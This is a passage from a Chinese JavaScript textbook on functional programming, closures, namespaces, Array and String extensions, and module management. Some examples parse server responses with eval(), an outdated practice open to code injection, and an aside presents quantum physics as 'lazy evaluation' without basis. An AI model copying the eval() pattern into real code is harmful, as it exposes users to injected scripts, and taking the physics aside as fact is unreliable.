理想的情况是完全不停止系统任何组件来更新相关的代码。在命令式的世界里这是不可能的。考虑运行时上载一个 Java 类并重载一个新的定义，那么所有这个类的实例都将不可用，因为它们被保存的状态丢失了。我们可以着手写些繁琐的版本控制代码来解决这个问题，然后将这个类的所有实例序列化，再销毁这些实例，继而用这个类新的定义来重新创建这些实例，然后载入先前被序列化的数据并希望载入代码可以恰到地将这些数据移植到新的实例。在此之上，每次更新都要重新手动编写这些用来移植的代码，而且要相当谨慎地防止破坏对象间的相互关系。理论简单，但实践可不容易。

对函数式的程序，所有的状态即传递给函数的参数都被保存在了堆栈上，这使的热部署轻而易举！实际上，所有我们需要做的就是对工作中的代码和新版本的代码做一个差异比较，然后部署新代码。其他的工作将由一个语言工具自动完成！如果你认为这是个科幻故事，请再思考一下。多年来 Erlang 工程师一直更新着他们的运转着的系统，而无需中断它。

22.4.3.5　机器辅助的推理和优化

函数式语言的一个有趣的属性就是他们可以用数学方式推理。因为一种函数式语言只是一个形式系统的实现，所有在纸上完成的运算都可以应用于用这种语言书写的程序。编译器可以用数学理论将转换一段代码转换为等价的但却更高效的代码。多年来关系数据库一直在进行着这类优化。没有理由不能把这一技术应用到常规软件上。

另外，还能使用这些技术来证明部分程序的正确，甚至可能创建工具来分析代码并为单元测试自动生成边界用例！对稳固的系统这种功能没有价值，但如果你要设计心房脉冲产生器 （pace maker）或空中交通控制系统，这种工具就不可或缺。即使你编写的应用程序不是产业的核心任务，这类工具也是你强于竞争对手的杀手锏。

22.4.4　函数式编程的缺点

与优点对应的，函数式编程也有一些由其自身特性所决定的缺陷。

22.4.4.1　闭包的副作用

非严格函数式编程中，闭包可以改写外部环境（在上一章中我们已经见过了），这带来了副作用，当这种副作用频繁出现并经常改变程序运行环境时，错误就变得难以跟踪。

22.4.4.2　递归的形式

尽管递归通常是一种最简洁的表达形式，但它通常情况下确实不如非递归的循环来的直观和高效。

22.4.4.3　延迟求值的副作用

前面已经解释过延迟求值的概念，并且已经提到过，延迟求值会给系统带来不确定性。在延迟求值的系统中，函数只有明确地被调用时，它的值才被计算（并且才是有意义的）。

幸运的是，通过“延续”可以从一定程度上（或在一定尺度上）消除这种不确定性。

量子物理与函数式编程

现代量子物理学从很大程度上来讲，是对经典物理学的一次颠覆，而量子物理理论中最不可思议的部分就是它的“不确定性”。电子像幽灵般化身为“波”，同时穿过双缝，在荧光屏上呈现出干涉条纹，然而当你在某个地方放上一个检测装置时，它又坍缩成为一个“点”，要么被检测到通过装置，要么不被检测到。

围绕着量子物理的不确定性，有很多种解释，比较知名的有高维宇宙论、多宇宙论、平行宇宙论、多历史理论等等，它们分别都能对量子的怪异行为做出某些解释，然而也都被一些诸如薛定鄂猫之类的魔鬼所困扰。

一个确定的粒子，难道有可能既是一个点，又是一个波吗？

函数式程序员说，有可能。

如果人的大脑是一台解析器，而这个世界是用函数式的思想实现的，那么这个世界有可能是被“延迟求值”的。当你不去观察电子的时候，电子的“值”（粒子）是不存在的，因为没有被求值，只有它的“函数”（波）引用存在于这个宇宙系统中。当它被足够多的观察关联而被求出精确值的时候，它的值才存在。

当你观察一个微观的电子时，因为它的函数尺度比较小，层级比较低，相关联的干涉行为比较少，所以它的求值次序和结果表现为一定的随机性，而当你观察一个宏观物体时，由于它的函数尺度比较大，层级比较高，相关联的干涉行为比较多，因此它被求值的概率较大，而且求值的结果表现出很大程度上的精确性。

更有意思的是，函数式的另一个特性，前面介绍过的 Currying 表明，当你给函数传递不足以精确求值的参数时，它将返回一个闭包而不是一个准确的值。以人类目前的科技水平来说，观测微观粒子时，应该还不足以传入足够多的参数，因此人类对它们的观察结果，有的时候表现为一种函数波（如德布罗意波），有的时候又表现为一个基本确定的“点”。

22.5　闭包与面向对象

闭包与面向对象的结合从某种意义上说就是函数式与面向对象的结合，两者通常具有很好的互补

性，它们的结合令你的代码更加优秀。

22.5.1　私有域

在 JavaScript 中，闭包可以起到私有域的作用。闭包内的变量可以访问闭包外部的环境，但是外部却不可以访问内部。例如：

例 22.10　私有域

```
<html>
<head>
    <title>Example-22.10 私有域</title>
</head>
<body>
<script>
<!--
    function dwn(s)
    {
        document.write(s + "<br/>");
    }
    var a,b;
    (function(){
        //(function(){.....})();的写法利用闭包构成了一个私有域
        //它将私有属性 a、b 同外界隔离开来
        //这种用法在高级的 JavaScript 程序设计中会经常见到

        //查看闭包内的 a、b 的值
        showAB = function()
        {
            dwn(a);
            dwn(b);
        }
        var a = 10;
        var b = 20;
    })();
    a=-10;
    b=-20;  //外部改写的 a、b
    dwn(a);
    dwn(b);
    showAB();   //不会破坏 showAB()得到的内部的 a、b 的值
-->
</script>
</body>
</html>
```

执行结果如图 22.4 所示：

图 22.4　私有域

在实际程序设计中，有经验的开发人员往往利用这个特性，将闭包的内部环境封装，保持对外部的隐藏。在面向对象设计中，利用闭包可以构建不同程度和不同级别的私有域。

22.5.2　名字空间管理

这是模块化管理的一种技术，我们在下一章中还会详细讨论，在这里只简单举一个例子：

例 22.11　名字空间管理

```
//这个函数用来创建名字空间
//例如：$package("com.x51js.core");直接创建一个名为 com.x51js.core 的域
function $package(ns)
{
    //对 ns 字符串以"."把每个域分割开来
    var domains = ns.split(".");
    var domain = window;
    for(var i = 0; i < domains.length; i++)
    {
        //循环遍历每一个域
        //当该域未定义的时候，创建
        if(!domain[domains[i]])
            domain[domains[i]] = {};
            //名字空间的关键问题是避免冲突，所以只有在 domain[domains[i]]不存在的情况下才
            //开放新的域
        //将当前域设为此次循环的域
        domain = domain[domains[i]];
    }
    return domain;
}

$package("cn.orengi.akira.test"); //声明一个新的名字空间
```

```
//在这个名字空间上定义了一个 Point 类型
cn.orengi.akira.test = (function(){
    function Point(x, y)
    {
        this.x = x;
        this.y = y;
    }
    return {Point:Point};
})();

alert(cn.orengi.akira.test);

with(cn.orengi.akira.test)
{
    //在这个名字空间下对定义的 Point 类型生成对象
    var p = new Point(2,3);
    alert(p.x);
    alert(p.y);
}
```

22.5.3　友元——一个非常有趣的概念

“友元”是一个非常有意思的概念，这里借用了 C++的名词（但实际上和 C++的友元并不一样），它是指一个对象向另一个对象开放其特定私有属性和方法的访问权限。事实上“友元”的用法我们在前面已经见到过。还记得第 13 章中的观察者模式吗？那段代码如下：

```
//为当前对象设置“观察者”
this.setObserver = function(obs)
{
    observer = obs;
    //为“观察者”定义读取输出缓冲的方法
    observer.readBuffer = function()
    {
        var buf = buffer;

        buffer = new Array(obl);
        time = 0;
        return buf;
    }
    //为“观察者”定义读取缓冲大小（带宽）的方法
    observer.bufferSize = function()
    {
        return obl;
    }
}
```

由于 DifferObserver 实例的 readBuffer()方法和 bufferSize()方法是在 Differ 类型的构造函数内部定义的闭包，因此它们成为了 Differ 类型的“友元”，可以访问 Differ 对象的私有成员。类似的方法见下面的例子：

例 22.12　友元

```
<html>
<head>
    <title>Example-22.12 友元</title>
</head>
<body>
<script>
<!--
//定义一个 ClassA 类型
function ClassA()
{
    //两个私有成员
    var a = 100;
    var b = 200;

    //声明“友元”的函数
    this.declareFriend = function(friend)
    {
        friend.getPrivateProperty = function(privateName)
        {
            return eval(privateName);
        }
    }
}

//创建一个 ClassA 类型的对象 objA
var objA = new ClassA();

//创建一个 Object 类型的对象 objB
var objB = new Object();

//将 objB 声明为 objA 的“友元”
objA.declareFriend(objB);

//声明后，objB 可以访问 objA 中的私有属性
alert(objB.getPrivateProperty("a"));
alert(objB.getPrivateProperty("b"));
-->
</script>
</body>
</html>
```

22.6　Python 风格的 JavaScript 代码

在最近几年，Python 以其简洁的风格已经成为一种后来居上的知名语言，受到越来越多的技术人员青睐。本节是介绍如何让 JavaScript 代码变得更加简洁，其中的一部分内容，正是借鉴了 Python 的思想。

22.6.1　最简约代码

我一直不喜欢用 VB 和 VBScript，不是觉得这种语言的特性不好，而是觉得它的代码风格过于冗繁，不适合“简约”。所谓最简约代码，有两层含义，一是做正确的事情，足够用，二是用最简单而直接的表达，代码简洁。

Perl 程序员和 Python 程序员都喜欢用一种简约的 and / or 风格来取代 if / else，例如：

if (a = 0)　b++; 可以写成 a == 0 && b++

if(a != 0)　b++; 可以写成 a!=0 && b++

或者 a == 0 || b++;

虽说这是一种个人习惯，也招到某些 Java 程序员的反对，但我认为这种习惯形成的代码却具有良好的可读性，因为它更符合现代英语的语法习惯（“condition and do sth or others” 明显比 if condition do sth else others 更加简洁和口语化）。

我讨厌 VB 和 VBScript 的原因之一是觉得它的 IF 和 END IF 机制过于冗繁，这种语法拖沓的代码写起来很难让人看的赏心悦目。

22.6.2　轻量级重用

前面已经提到过，无论是面向对象也好，函数式也罢，所要提升的，也只不过是软件系统的重用性而已。

实现软件重用的手段不同，其级别和能力也不同。高层次的重用技术，虽然让代码具有更高的重用性，对其具体的应用代码，也增加了一些额外的开销。

通常情况下，我们根据需要选择代码的重用级别，面向对象固然是一种很好的重用方式，然而对 JavaScript 来说，我更倾向于采用较轻量级的重用。

22.6.2.1　JSON

早在第 5 章我们已经提到过 JSON 这个概念。JSON 是 JavaScript Object Notation 的缩写，它是一种轻量级的数据类型定义方式，也是一种轻量级的数据交换格式。具体的来说，其实 JSON 的形式就是我们前面提到过的“对象直接量”，例如下面就是一个典型的 JSON：

```
var p = {x:1, y:2}
```

记得在前面介绍 JavaScript 对象的时候，我们将它作为一种对象构造方法来讨论。并且没有向大家推荐这种形式，那是因为从面向对象的角度来讲，这不是一种很好的类型定义方式。然而从程序本质的

角度，抛开面向对象的要求来讲，这是一种很好的直观地定义数据类型的方式，事实上在我们的例子中也多次使用到它。

当你的程序中需要一种快速定义的数据类型，并且不用它生成太多的实例的时候，使用 JSON 通常会显得简洁和直观，尤其关键的是你不必去记住某个类型究竟是怎样的一种结构，一切的一切，在 JSON 中都是一目了然的。

除了用 JSON 定义 JavaScript 对象之外，还可以用它来做数据交互格式，用于 Ajax 应用中的数据传输。而且这是一种比 XML 更加高效的数据传输格式，从某种意义上说，它甚至在灵活性方面也不逊于 XML。例如：

```
xmlHTTP.send() ;
var responseObject = eval(xmlHTTP.responseText);
//直接获得服务器端以 JSON 格式传输的数据
```

关于 JSON，我们在第 5 章已经有过比较详细的讨论，你可以回顾一下 5.2.2。

22.6.2.2　Functional

前面也已经说过，Functional 和面向对象相比，具有更加简洁的形式，在轻量级应用中，很多时候，用 Functional 的思想是比用 OOP 思想更加值得推荐的。

```
(function(){
    var cursor ;

    //functional 的一个好处是可以随时地获得保存状态的存储空间，而又不会导致大量的全局变量
    counter = function(init)
    {
        cursor = init || cursor + 1;
        return arguments.callee;
    }
}();
```

与面向对象相比，函数式风格通常更为简洁，虽然，对于开发人员来说，理解面向对象比理解函数式要容易，但是，应用函数式风格的确能够让代码变得优雅短小。

理解函数式风格的关键是数学，相对于面向对象来说，函数式风格更具有数学的美，这就是为什么作为项目经理，通常应当注重于培养和提升团队成员的数学基础和数学能力。

22.6.2.3　迭代函数——一个 Array 迭代函数的例子

在过程式语言中，处理集合数据的方式是采用“循环”。然而，函数式编程思想告诉我们，循环不是唯一一种解决集合问题的方式，除了循环，还有看起来更加简单的形式：

下面是一个简单的 Array 迭代函数：

例 22.13　Array 迭代函数

```
//这个数组方法遍历数组的每一个成员并用一个函数去调用这个成员，计算结果
```

```
//把结果放入一个数组中返回
Array.prototype.each = function(closure)
{
    var ret = [];
    for(var i = 0; i < this.length; i++)
    {
        ret.push(closure(this[i]));
    }
    return ret;
}
```

好了，这个看起来很简单的函数，已经消除了数组循环遍历的必要性，例如我希望将数组的所有元素值加 1，那么我只需要：

```
var arr = [1, 2,3,4].each(function(x){return x+1});
```

OK，我们得到了[2,3,4,5]， 那正是我们想要的结果，没有循环，多么简单。

还记得我们早在第 1 章提到过的“滤波器”吗？利用迭代函数，很容易地得到各种“滤波器”：

```
var arr = [-1, 1, 2, -2, 3, -4].each(function(x){return x > 0?x:0});  //高通滤波器
var arr = [-1, 1, 2, -2, 3, -4].each(function(x){return x < 0?x:0});  //低通滤波器
```

除了这种最基本的形式之外，我们改写和扩展出其他形式的迭代函数，并且重用它（们），以实现一个功能强大的 Array 扩展。认真阅读并实际运行下面的例子（它可能有点难），相信你会有所收获：

例 22.14　完整的 Array 扩展

```
<html>
<head>
    <title>Example-22.14 完整的 Array 扩展</title>
</head>
<body>
<script>
<!--
    function dwn(s)
    {
        document.write(s + "<br/>");
    }
    //any()是一个集合迭代函数，它接受一个闭包作为参数
    //当集合中的任何一个元素调用闭包的结果返回非 false 时，any()返回计算结果，否则返回 false
    Array.prototype.any = function(closure, _set){
        //第二个参数是一个处理计算结果的集合
        //这么设计的目的是为了在 each 方法中重用 any
        _set = _set || false;

        //如果 closure 参数未定义
        if(typeof closure == 'undefined')
        //规定为返回数组元素自身的值的函数
            closure = function(x){return x};
```

```
    //如果 closure 参数不是函数
    if(typeof closure != 'function')
    {
        //那么它应该被转换成返回这个值的一个函数
        var c = closure;
        closure = function(x){return x == c}
    }

    //将第 3 个开始的参数转换为数组，因为这些值也将作为迭代调用时的参数
    var args = Array.apply(this, arguments).slice(2);

    //循环遍历数组的每一个元素
    for(var i = 0; i < this.length; i++)
    {
        //以自定义的参数和数组的下标 i 为参数调用 closure 参数引用的闭包
        var rval = closure.apply(this, [this[i]].concat(args).concat(i))
        //如果返回值转换为 boolean 时为“真”并且不是数值 0
        if(rval || rval === 0)
        {
            //如果_set 存在，将计算结果放入_set 集合
            if(_set && _set.put)
                _set.put(rval);
            //否则，将第一个满足条件的结果作为函数的返回值返回
            else
                return rval;
        }
    }
    //返回结果集
    return _set;
}
//each 是一个集合迭代函数，它接受一个闭包作为参数和一组可选的参数
//这个迭代函数依次将集合的每一个元素和可选参数用闭包进行计算，并将计算得的结果集返回
Array.prototype.each = function(closure){
    closure = closure || undefined;
    var _set = [];
    _set.put = _set.push;
    return this.any.apply(this, [closure, _set].concat(Array.apply(this, arguments).slice(1)));
}
//all 是一个集合迭代函数，它接受一个闭包作为参数
//当且仅当集合中的每一个元素调用闭包的返回结果为 true 时，它才返回 true
Array.prototype.all = function(closure){
    return this.each.apply(this, arguments).length == this.length;
}

//除去数组中的 null、false 元素
Array.prototype.trim = function(){
```

```
    return this.each();
}

//判断数组中是否包含某个元素
Array.prototype.contains = function(el){
    return this.any(function(x){return x == el});
}

//获得数组中值等于 el 的第一个索引，若不存在返回-1
Array.prototype.indexOf = function(el){
        return this.any(function(x, i){return el == x?i:-1});
}
//获得从 start 到 end 的子数组
Array.prototype.subarr = function(start, end){
    end = end || Math.Infinity;
    return this.each(function(x, i){return i >= start && i < end ? x : null});
}
//这是一个集合迭代函数，它接受一个 list 和一个闭包
//返回这个闭包对于集合和 list 元素的一组匹配
Array.prototype.map = function(list, closure){
    if (typeof list == 'function' && typeof closure != 'function')
    {
        var li = closure;
        closure = list;
        list = li;
    }
    closure = closure || Array;

    return this.each(function(x, i){return closure(x, list[i])});
};
var a = [1,2,3];
dwn(a.length);
dwn(a);
dwn(a instanceof Array);

dwn(a.each(function(x){return x+x}));   //得到[2,4,6]，把每个元素值加倍
dwn(a.all(function(x){return x>0}));    //得到 true，因为所有的元素都大于 0
dwn(a.all(function(x){return x<2}));    //得到 false，因为 2、3 不小于 2
dwn(a.any(function(x){return x == 2})); //得到 true，因为其中有元素满足 x==2

dwn(a.contains(2));     //true，包含值为 2 的元素
dwn(a.contains(-1));    //false，不包含-1

var b = a.map([3,2], function(x, y){return x+y}); //4,4，因为 map 后的结果是 1+3,2+2
dwn(b);
```

```
    dwn(a.map([2,3,4])); //1,2,2,3,3,4 默认的 map 方式是一一对应
    dwn(a.indexOf(2));  //1，因为 2 是集合的第 2 个元素（下标从 0 开始）
    dwn(a.indexOf(-1)); //-1，因为集合里没有 1

    dwn(a.subarr(1,3));  //2,3，因为得到的是从下标为 1 的元素到下标为 3 的元素组成的子数组
    dwn(a.toString());
-->
</script>
</body>
</html>
```

执行结果如图 22.5 所示：




图 22.5　Array 扩展

22.6.3　模块管理及其范例

模块管理，是程序设计中很重要的一项工作，尤其是在较大规模的程序开发中。前面提到过的名字空间，是一种模块管理的方式。在下一章里，我们将重点讨论这个话题，而在这之前，我们先通过简单的例子来说明 JavaScript 是如何来进行模块管理的：

例 22.15　模块管理

```
//这个例子和例 22.11 十分相似，实际上名字空间管理是模块管理中最重要的一个环节
//这个函数用来声明名字空间，它和例 22.11 的$package 函数一模一样
//例如：$package("com.x51js.core");直接创建一个名为 com.x51js.core 的域
function $package(ns)
{
    //对 ns 字符串以"."把每个域分割开来
    var domains = ns.split(".");
    var domain = window;
    for(var i = 0; i < domains.length; i++)
    {
```

```
            //循环遍历每一个域
            //当该域未定义的时候，创建
            if(!domain[domains[i]])
                domain[domains[i]] = {};
                //名字空间的关键问题是避免冲突，所以只有在 domain[domains[i]]不存在的情况下才
                //开放新的域
            //将当前域设为此次循环的域
            domain = domain[domains[i]];
        }
        return domain;
    }
    $package("cn.orenji.akira.geometry"); //创建一个新的名字空间 cn.orenji.akira.geometry
    //在新的名字空间中定义 Point2D 类型
    cn.orenji.akira.geometry =
    (function(){
        function Point2D(x, y)
        {
            this.x = x;
            this.y = y;
        }
        return {Point2D:Point2D};
    })();
    //用 with 语句访问这个名字空间
    with(cn.orenji.akira.geometry)
    {
        alert(Point2D);
    }
```

22.7　总结

函数式编程是一种与面向对象编程同样伟大的程序设计思想，这种基于“数学领域”的伟大思想有着基于“现实领域”的面向对象思想无法企及的简洁性和抽象性。同样的问题描述，运用函数式通常能够比运用面向对象得到形式上更加简单的代码，而这对于 JavaScript 应用来说，是有着重要意义的。

本章详细讨论了 JavaScript 的“闭包”概念，以及函数式编程的核心思想，包括闭包不同于一般函数的特点，函数式编程的特性、形式以及优缺点。

本章具体深入函数式编程的特性，解释了科里化、延迟求值和延续的概念和意义，并且比较深入地讨论了函数式编程的优缺点。

同时本章也讨论了闭包对于面向对象的作用和意义，提到了私有域、名字空间管理和友元这些有趣而实用的概念。

最后，本章探讨了如何用 JavaScript 编写轻量级简约代码的方法，提出模块化管理的概念和思路。

第 23 章　模块级管理

面向对象、函数式和模块级管理的目的都是一样的，即优化代码的结构和提升代码的可重用性。对象化（或函数式）其实是模式化的特例，而模块，是一种管理模式的实际手段。在这一章里，我们来讨论如何用模块化的思想来组织和管理你的代码。

23.1　模块化管理

模块化管理是一个很重要的话题，特别是对于较大规模的应用开发，你必须要学会先管理好你的代码，才能实现优秀的系统。

23.1.1　模块化——代码的重用

代码设计的第一基本准则是代码的重用，换句话说，不论是面向过程、面向对象还是函数式，我们对一个设计模型进行抽象的基本目的是为了重用它的实现代码，或者说，用最少的付出得到最大的收获。

代码重用的好处几乎不用解释，当你能用尽可能少的代码实现你的功能需求时，也就意味着你的系统尽可能地简单和健壮，你将会花费更少的时间和更少的精力去实现和维护它。

代码重用有着不同的级别，例如函数（function）是一种重用，类（class）或类型（type）也是一种重用，它们的层次和效果是不同的。不过我们所说的函数也好，类型也好，它都是针对当前应用的一种重用的技术实现方式。而本章所讲的模块级管理，则是一种不依赖于具体技术实现的重用管理手段，即模块化管理。

23.1.2　JavaScript 的模块管理

早在第 1 章中，我们就已经了解到，浏览器的 JavaScript 支持引入外部脚本文件，这为我们对代码进行模块化管理提供了可能。我们尽可能地通过设计手段，将通用功能抽象成标准模块，在不同的页面上引用。

例如，我们要设计一组函数，它能够扩展 JavaScript 核心的字符串操作，那么我们可能会编写如下代码：

例 23.1 引自 DronFw 框架
代码原作者 zmm，后期修改与补充 dron

例 23.1　String 扩展

```
/*****************************************\
    String 的扩展方法(2006-8-8)
    本文档原作者：zmm，后期修改与补充：dron
```

```
\*****************************************/
// 合并多个空白为一个空白
String.prototype.resetBlank = function()
{
    return this.replace(/\s+/g," ");
}
// 除去左边空白
String.prototype.LTrim = function()
{
    return this.replace(/^\s+/g,"");
}
// 除去右边空白
String.prototype.RTrim = function()
{
    return this.replace(/\s+$/g,"");
}
// 除去两边空白
String.prototype.trim = function()
{
    return this.replace(/(^\s+)|(\s+$)/g,"");
}
// 保留数字
String.prototype.getNum = function()
{
    return this.replace(/[^\d]/g,"");
}
// 保留字母
String.prototype.getEn = function()
{
    return this.replace(/[^A-Za-z]/g,"");
}
// 保留中文
String.prototype.getCn = function()
{
    return this.replace(/[^\u4e00-\u9fa5\uf900-\ufa2d]/g,"");
}
// 得到字节长度
String.prototype.getRealLength = function()
{
    return this.replace(/[^\x00-\xff]/g,"--").length;
}
// 从左截取指定长度的字串
String.prototype.left = function(n)
{
    return this.slice(0,n);
}
```

```
// 从右截取指定长度的字串
String.prototype.right = function(n)
{
    return this.slice(this.length-n);
}
// HTML 编码
String.prototype.HTMLEncode = function()
{
    var re = this;
    var q1 = [/\x26/g,/\x3C/g,/\x3E/g,/\x20/g];
    var q2 = ["&amp;","&lt;","&gt;"," "];
    for(var i=0;i<q1.length;i++)
    re = re.replace(q1[i],q2[i]);
    return re;
}
// Unicode 转化
String.prototype.ascW = function()
{
    var strText = "";
    for (var i=0; i<this.length; i++) strText += "&#" + this.charCodeAt(i) + ";";
    return strText;
}
```

由于以上是一组通用的代码，因此我们可能会将它写入 string.js 文件中，这样，当我们需要在页面上使用 String 扩展功能时，我们就可以将它包含到我们的页面文件中，例如：

```
<script src="string.js" type="Text/JavaScript" />
```

将通用的 JavaScript 写入单一的 js 文件中，就构成了 JavaScript 最基本的模块化管理，它能够很好地满足我们一般情况下小规模应用的需求。但是，这种利用基本功能实现的模块化具有某些缺陷，当程序规模较大时，要做好模块化管理，还需要很多额外的工作，而这，就是本章接下来要介绍的内容。

牢记：要管理好你的开发过程，先要管理好你的代码。

23.2　开放封闭原则和面向接口

开放封闭原则和面向接口是实现高质量代码的重要思想。

23.2.1　开放封闭原则

所谓开放封闭原则，指的是软件实体（类，模块，函数等等）应该是可以扩展的，但是不可修改的。换句话说，软件实体的一些内部信息，对外部而言是不可见的，这避免了从外部修改内部实体的可能性。模块级封装的直接目的就是为了有效地隐藏信息，C++和 Java 等面向对象语言通过固有的 private 特性来做到这一点，而 JavaScript 通过闭包可以做到这一点（前面已经举过很多的例子了）。

23.2.2　面向接口

在实现了封装和信息隐藏的面向对象系统中，系统的各种功能是由许许多多的不同对象协作完成的。在这种情况下，各个对象内部是如何实现自己的对系统设计人员来讲就不那么重要了，而相对的，系统表现出来的供外部调用的特征，才是设计和应用的重点，面向接口正是强调了这种对象的“外部”特征，例如：

例 23.2　面向接口

```
//这段代码我们在例 21.24 已经见到过了
__namespace__({core:{data:{xml:
(function(){
    //闭包中的私有成员 xmlDomFactory
    var xmlDomFactory = {
        __doc__ : function(){
            /**
                xmlDom Factory
            **/
        },
        __name__ : "<Factory xmlDomFactory>",
        create : function()
        {
            return $try(arguments,
                function(){return new ActiveXObject('MSXML2.DOMDocument4.0')},
                function(){return new ActiveXObject('MSXML2.DOMDocument3.0')},
                function(){return new ActiveXObject('MSXML2.DOMDocument')},
                function(){return new ActiveXObject('Microsoft.XmlDOM')},
                function(){return document.implementation.createDocument("","doc",null)}
            )||null;
        }
    }
    //注意下面的 return 语句，我们用闭包将整个代码包含进来，只把需要开放的接口
    //通过 return 语句返回给使用者
    return
{xmlDomFactory:xmlDomFactory,XmlDomFactory:xmlDomFactory,XMLDomFactory:xmlDomFactory}
})()
})})
```

23.3　名字空间管理

名字空间管理在较大规模的系统开发中能够有效地避免冲突，是一项非常有意义，而且在大型项目开发中必须要做的工作。

23.3.1　什么是名字空间

什么是名字空间？具体来说，它是一组用分隔符（在 JavaScript 中为“.”）连接而成的合法标识符。名字空间命名了一个域，它的作用是唯一标识一组结构或者对象所处的作用域。这听起来有点抽象，但是熟悉 C++或者 Java 的程序员对这样的概念应该并不陌生。这里所讲的名字空间，对应于 C++的 namespace 或者 Java 的 package，它们的作用是一样的。

以下是 JavaScript 中合法的名字空间：

```
a.b.c.d
com.microsoft.system.ie
org.apache.ajax
```

23.3.2　为什么要用名字空间

为什么要用名字空间？如果你的代码只是作为独立的应用来使用，很少用于别的地方或者提供给别人使用，那么你完全可以不必理会名字空间，但是，如果你编写的是通用的代码或者你的程序中要引入通用的代码，那么如何管理名字就是你需要考虑的问题，这时候你就会想起名字空间。例如：假设你的代码中有一个函数叫做 parse()，如果不用名字空间，你可以直接用 parse()来命名它，前提是你的代码里没有其他的也叫做 parse 的成员。如果你的代码里不幸有其他的重名成员，那么你就面临着恼人的改名问题。在大型应用中，为了避免重名问题的频繁发生，我们采用名字空间的规范来大大降低重名发生的可能性。

23.3.3　JavaScript 的名字空间管理

JavaScript 的对象机制使得为 JavaScript 代码构建名字空间十分方便，你可以像构造普通对象那样地构造名字空间，唯一的区别是在构造之前必须确定这个名字空间（或者对象）是否已经存在，例如：

```
if(typeof(com) == "undefined") com = {};
if(typeof(com.microsoft) == "undefined") com.microsoft = {};
if(typeof(com.microsoft.system) == "undefined") com.microsoft.system = {};
if(typeof(com.microsoft.system.ie) == "undefined") com.microsoft.system.ie = {};
```

有趣的是，你还可以直接编写一个简单的通用方法来管理名字空间，我们之前已经见过类似的方法，如下：

例 23.3　名字空间管理

```
//这个函数在例 22.11、22.15 见到过类似的
function $package(name)
{
    //拆分名字空间域字符串
    var domains = name.split(".");
    var cur_domain = window;
```

```
    //循环遍历每一级子域
    for(var i = 0; i < domains.length; i++)
    {
        var domain = domains[i];
        //如果该域的空间未被创建
        if(typeof(cur_domain[domain]) == "undefined")
            //创建域
            cur_domain[domain] = {};
        //设置当前域为此次循环的域
        cur_domain = cur_domain[domain];
    }

    return cur_domain;
}
```

采用名字空间，通常可以很有效地避免成员重名问题，但是它的缺点是增加了代码的长度，因为广泛采用名字空间使得属性或者对象的名字过长。不过，我们可以通过 with 语句或者局部变量引用的方式来有效避免它。

例如：

```
$package("com.microsoft.system");
$package("cn.akira.test");
with(com.microsoft)
with(cn.akira)
{
    alert(system);
    alert(test);
}
```

上面的这个例子里采用两个 with 语句叠加的方式引入了两个名字空间前缀，在这个域中，允许我们直接访问 system 和 test，而不必通过冗长的 com.microsoft.system 或者 cn.akira.test。

with 的这种格式虽然比较漂亮，但是记得前面说过，JavaScript 的 with 有一些相对怪异的行为，因此很多技术人员不喜欢使用 with。下面这例子测试了 IE 浏览器下，with 语句的行为：

例 23.4　with 语句

```
<html>
<head>
    <title>Example-23.4 with 语句</title>
</head>
<body>
<script>
<!--
    function dwn(s)
    {
        document.write(s + "<br/>");
    }
    //定义 Point 类型
```

```
    function Point(x, y)
    {
        this.x = x;
        this.y = y;
    }
    //构造了一个 Point 类型的对象 p
    var p = new Point(10,20);
    with(p)
    {
        dwn(x); //得到 p.x
        dwn(y); //得到 p.y
        x++;    //p.x++
        y++;    //p.y++
        var y = 0;  //这里的 var 不起作用？？相当于 p.y = 0
        y++;        //p.y++
        dwn(y);
        var z = 10; //这个 z 是 p 中不具有的属性，因此它不会被加到 p 上
    }
    dwn(p.x);
    dwn(p.y);
    dwn(p.z);

    var a = {x:1, y:2}
    a.b = {a:3, b:4, y:33}
    with(a){
    with(b){    //可以像这样连续地引入多个域
        x++;
        y++;    //根据就近原则，这里起作用的是 a.b.y
        a++;
        b++;
    }}
    dwn(a.x);
    dwn(a.y);
    dwn(a.b.a);
    dwn(a.b.b);
    dwn(a.b.y);
-->
</script>
</body>
</html>
```

执行结果如图 23.1 所示：

首先，前半段代码演示了 with 的基本读写，看起来还算正常，唯一的奇特之处是在 with 中用 var 声明了局部变量 y，但是这个 var 声明事实上并不起作用，后面的 y=0 和 y++还是改变了 p.y 的值（事实上这里的深层原因是 with 不是域，所以它遵循这个看似怪异的规则其实也是有道理的）。

后半段代码就有些复杂了，首先它说明了 with 可以嵌套，其次是，当 with 嵌套时，它会由内而外地寻找属性，所以 y++修改的是内层的 y 即 a.b.y。上面的这两个例子揭示了 with 的基本规律，实际上它对变量的查找规律是由内而外的，读写的时候总是作用于最接近内层的那个命名属性，除了某些情况下难以解释的 var 之外，其他一切还是有规律可循的。

